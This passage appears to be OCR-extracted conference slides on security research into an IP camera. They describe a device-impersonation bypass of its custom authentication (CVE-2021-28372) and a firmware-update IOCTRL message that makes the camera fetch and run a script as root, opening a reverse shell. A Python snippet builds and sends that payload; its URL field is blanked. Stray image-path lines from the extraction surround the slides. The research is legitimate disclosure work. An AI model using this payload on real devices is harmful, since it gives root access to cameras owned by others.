


Case Study #2: Sounds Secure?

- Custom auth protocol is effective at validating that the Client is a trusted connection…
- However, **it assumes that devices cannot be impersonated**
  - Our friend CVE-2021-28372 strikes again!
- Attack is very similar to general CVE-2021-28372 exploitation with one key difference:
  - Attacker needs to somehow leak the secret from either the Client or Device or demonstrate the ability to decrypt/encrypt a challenge

Case Study #2: Post-Authentication

- Still need another vulnerability to actually compromise device
- IP Camera #2 supports 50+ custom IOCTRL messages post-authentication
- How about remote firmware updates?
  - Of course!




Case Study #2: Firmware Updates Strike Again!

- Custom IOCTRL message containing:
  - URL to firmware image
  - MD5 of firmware image
  - Additional data that doesn't matter
- Downloaded and unpacked by victim device
  - Executes a shell script inside of the archive as `root`!
- Exact same scenario as IP Cam #1!
  - Reverse shell to a Cloud host as `root`

```
pc = "89674bc0d7029056ad3d5e804f023584"
url = "http                                    10.tar"
ver = "1.1"
user = "root"

iotype = IOTypes.IOTYPE_USER_DEFINED_START.value
raw_data = "HL"
raw_data += pack_zeros(2)
raw_data += struct.pack("H", 10220)
raw_data += struct.pack("H", len(pc) + len(url) + len(ver) + len(user) + 4)
raw_data += pack_zeros(8)

raw_data += struct.pack("B", len(pc))
raw_data += pc

raw_data += struct.pack("B", len(url))
raw_data += url

raw_data += struct.pack("B", len(ver))
raw_data += ver

raw_data += struct.pack("B", len(user))
raw_data += user

resp = conn.av_ioctrl(iotype, raw_data)
```

Send IOCTRL using pytutk

Case Study #2: Breaking Custom Authentication



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

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

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

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

